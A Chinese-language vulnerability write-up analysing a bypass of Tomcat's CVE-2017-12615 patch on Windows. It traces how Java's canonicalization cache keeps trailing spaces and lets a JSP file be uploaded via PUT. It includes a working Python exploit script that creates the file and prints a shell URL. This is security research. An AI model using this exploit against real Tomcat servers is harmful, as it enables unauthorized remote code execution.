作者:RicterZ
0x01 CVE-2017-12615 補丁分析
CVE-2017-12615 是 Tomcat 在設置了 readonly 為 false 狀態下,可以通過 PUT 創建一個“.jsp ”的文件。由于后綴名非 .jsp 和 .jspx,所以 Tomcat 在處理的時候經由 DefaultServlet 處理而不是 JspServlet,又由于 Windows 不允許文件名為空格結尾,所以可以成功創建一個 JSP 文件,以達到 RCE 的結果。
龍哥在周五敲我說,在高并發的情況下,還是可以成功寫入一個 JSP 文件;同時微博上的一個小伙伴也告訴我,在一定的條件下還是可以成功創建文件。
測試發現,對于 7.0.81 可以成功復現,但是對于 8.5.21 失敗。如下代碼分析是基于 Apache Tomcat 7.0.81 的。經過分析,我發現這兩種情況其實本質是相同的。不過在此之前,首先看一下 Tomcat 對于 CVE-2017-12615 的補丁好了。
同樣的,進入 DefaultServlet 的 doPut 方法,再調用到 FileDirContext 的 bind 方法,接著調用 file 方法:
protected File file(String name, boolean mustExist) {
    File file = new File(base, name);
    return validate(file, mustExist, absoluteBase);
}
注意到 mustExist 為 false:
protected File validate(File file, boolean mustExist, String absoluteBase) {

    if (!mustExist || file.exists() && file.canRead()) { // !mustExist = true,進入 if
        ...
        try {
            canPath = file.getCanonicalPath();
            // 此處,對路徑進行規范化,調用的是 java.io.File 內的方法
            // 之前的 Payload 中結尾為空格,那么這個方法就會去掉空格
        } catch (IOException e) {

        }
        ...
        if ((absoluteBase.length() < absPath.length())
            && (absoluteBase.length() < canPath.length())) {
            ...
            // 判斷規范化的路徑以及傳入的路徑是否相等,由于 canPath 沒有空格,return null
            if (!canPath.equals(absPath))
                return null;
        }
    } else {
        return null;
    }
經過上述的判斷,導致我們無法通過空格來創建 JSP 文件。
但是之前提到,在高并發或者另外一種情況下,卻又能創建 JSP 文件,也就是說 canPath.equals(absPath) 為 true。通過深入分析,找出了其原因。
0x02 WinNTFileSystem.canonicalize
上述代碼中,對于路徑的規范化是調用的 file.getCanonicalPath():
public String getCanonicalPath() throws IOException {
    if (isInvalid()) {
        throw new IOException("Invalid file path");
    }
    return fs.canonicalize(fs.resolve(this));
}
也就是調用 FS 的 canonicalize 方法,對于 Windows,調用的是 WinNTFileSystem.canonicalize。這個 Bypass 的鍋也就出在 WinNTFileSystem.canonicalize 里,下面為其代碼,我已去處掉了無關代碼可以更清晰的了解原因。
@Override
public String canonicalize(String path) throws IOException {
    ...
    if (!useCanonCaches) { // !useCanonCaches = false
        return canonicalize0(path);
    } else {
        // 進入此處分支
        String res = cache.get(path);
        if (res == null) {
            String dir = null;
            String resDir = null;
            if (useCanonPrefixCache) {
                dir = parentOrNull(path);
                if (dir != null) {
                    resDir = prefixCache.get(dir);
                    if (resDir != null) {
                        String filename = path.substring(1 + dir.length());
                        // 此處 canonicalizeWithPrefix 不會去掉尾部空格
                        res = canonicalizeWithPrefix(resDir, filename);
                        cache.put(dir + File.separatorChar + filename, res);
                    }
                }
            }
            if (res == null) {
                // 此處的 canonicalize0 會將尾部空格去掉
                res = canonicalize0(path);
                cache.put(path, res);
                if (useCanonPrefixCache && dir != null) {
                    resDir = parentOrNull(res);
                    if (resDir != null) {
                        File f = new File(res);
                        if (f.exists() && !f.isDirectory()) {
                            prefixCache.put(dir, resDir);
                        }
                    }
                }
            }
        }
        // 返回路徑
        return res;
    }
}
上述代碼有一個非常非常神奇的地方:
-
canonicalizeWithPrefix(resDir, filename)不會去掉路徑尾部空格 -
canonicalize0(path)會去掉路徑尾部空格
為了滿足進入存在 canonicalizeWithPrefix 的分支,需要通過兩個判斷:
String res = cache.get(path);應為null,此處 PUT 一個從未 PUT 過的文件名即可resDir = prefixCache.get(dir);應不為null
可以發現,對于 prefixCache 進行添加元素的操作在下方存在 canonicalize0 的 if 分支:
        if (res == null) {
            res = canonicalize0(path);
            cache.put(path, res);
            if (useCanonPrefixCache && dir != null) {
                resDir = parentOrNull(res);
                if (resDir != null) {
                    File f = new File(res);
                    if (f.exists() && !f.isDirectory()) { // 需要滿足條件
                        prefixCache.put(dir, resDir); // 進行 put 操作
通過代碼可知,如果想在 prefixCache 存入數據,需要滿足文件存在且文件不是目錄的條件。
prefixCache 存放的是什么數據呢?通過單步調試可以發現:

resDir 為文件所在的絕對路徑。
那么如果想進入 canonicalizeWithPrefix 的分支,需要滿足的兩個條件已經理清楚了。從 prefixCache.put 開始,觸發漏洞需要的流程如下。
0x03 The Exploit
首先,要向 prefixCache 中添加內容,那么需要滿足 f.exists() && !f.isDirectory() 這個條件。仍然還是空格的鍋:
>>> os.path.exists("C:/Windows/System32/cmd.exe")
True
>>> os.path.exists("C:/Windows/System32/cmd.exe ")
True
那么,在無已知文件的情況下,我們只需要先 PUT 創建一個 test.txt,在 PUT 一個 test.txt%20,即可向 prefixCache 添加數據了。


單步查看,發現已經通過分支,并且向 prefixCache 添加數據:

接著,創建一個 JSP 文件“test.jsp%20”,單步查看:

可以發現,resDir 不為 null,且 res 結尾帶著空格。于是可以通過最開始的 canPath.equals(absPath) 的檢查。查看 BurpSuite 中的返回:

發現已經創建成功了。
Exploit:
import sys
import requests
import random
import hashlib


shell_content = '''
RR is handsome!
'''

if len(sys.argv) <= 1:
    print('Usage: python tomcat.py [url]')
    exit(1)


def main():
    filename = hashlib.md5(str(random.random())).hexdigest()[:6]

    put_url = '{}/{}.txt'.format(sys.argv[1], filename)
    shell_url = '{}/{}.jsp'.format(sys.argv[1], filename)

    requests.put(put_url, data='1')
    requests.put(put_url + '%20', data='1')
    requests.put(shell_url + '%20', data=shell_content)
    requests.delete(put_url)

    print('Shell URL: {}'.format(shell_url))


if __name__ == '__main__':
    main()
0x04 Tomcat 8.5.21!?
Tomcat 8.5.21 通過 WebResourceRoot 來處理資源文件:
protected transient WebResourceRoot resources = null;
...

@Override
protected void doPut(HttpServletRequest req, HttpServletResponse resp)
    throws ServletException, IOException {
    ...

    try {
        if (range != null) {
            File contentFile = executePartialPut(req, range, path);
            resourceInputStream = new FileInputStream(contentFile);
        } else {
            resourceInputStream = req.getInputStream();
        }

        if (resources.write(path, resourceInputStream, true)) { // 進入 write
            if (resource.exists()) {
                resp.setStatus(HttpServletResponse.SC_NO_CONTENT);
            } else {
                resp.setStatus(HttpServletResponse.SC_CREATED);
            }
        } else {
接著調用 DirResourceSet.write:
@Override
public boolean write(String path, InputStream is, boolean overwrite) {
    path = validate(path);

    if (!overwrite && preResourceExists(path)) {
        return false;
    }

    // main 為 DirResourceSet 的 instance
    boolean writeResult = main.write(path, is, overwrite);
    ...
}
DirResourceSet.write 的源碼為:
@Override
public boolean write(String path, InputStream is, boolean overwrite) {
    checkPath(path);

    if (is == null) {
        throw new NullPointerException(
                sm.getString("dirResourceSet.writeNpe"));
    }

    if (isReadOnly()) {
        return false;
    }

    File dest = null;
    String webAppMount = getWebAppMount();
    if (path.startsWith(webAppMount)) {
        // 進入 file 方法
        dest = file(path.substring(webAppMount.length()), false);
file 方法:
protected final File file(String name, boolean mustExist) {
        ...
        String canPath = null;
        try {
            canPath = file.getCanonicalPath();
        } catch (IOException e) {
            // Ignore
        }
        ...
        if ((absoluteBase.length() < absPath.length())
            && (canonicalBase.length() < canPath.length())) {
            ...
            if (!canPath.equals(absPath))
                return null;
        }
    } else {
        return null;
    }
    return file;
}
換湯不換藥,為什么不能觸發呢?經過單步,發現成功通過判斷,但是在文件復制的時候出現了問題:
try {
    if (overwrite) {
        Files.copy(is, dest.toPath(), StandardCopyOption.REPLACE_EXISTING); // 此處
    } else {
        Files.copy(is, dest.toPath());
    }
} catch (IOException ioe) {
    return false;
}
在 toPath 方法的時候出現了問題:
public Path toPath() {
    Path result = filePath;
    if (result == null) {
        synchronized (this) {
            result = filePath;
            if (result == null) {
                result = FileSystems.getDefault().getPath(path);
                filePath = result;
            }
        }
    }
    return result;
}
WindowsPathParser.normalize 判斷是是不是非法的字符:
private static String normalize(StringBuilder sb, String path, int off) {
    ...
    while (off < len) {
        char c = path.charAt(off);
        if (isSlash(c)) {
            if (lastC == ' ')
                throw new InvalidPathException(path,
                                               "Trailing char <" + lastC + ">",
                                               off - 1);
        ...
        } else {
            if (isInvalidPathChar(c))
                throw new InvalidPathException(path,
                                               "Illegal char <" + c + ">",
                                               off);
            lastC = c;
            off++;
        }
    }
    if (start != off) {
        if (lastC == ' ')
            throw new InvalidPathException(path,
                                           "Trailing char <" + lastC + ">",
                                           off - 1);
        sb.append(path, start, off);
    }
    return sb.toString();
}
以及:
private static final boolean isInvalidPathChar(char var0) {
    return var0 < ' ' || "<>:\"|?*".indexOf(var0) != -1;
}
難過。
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/403/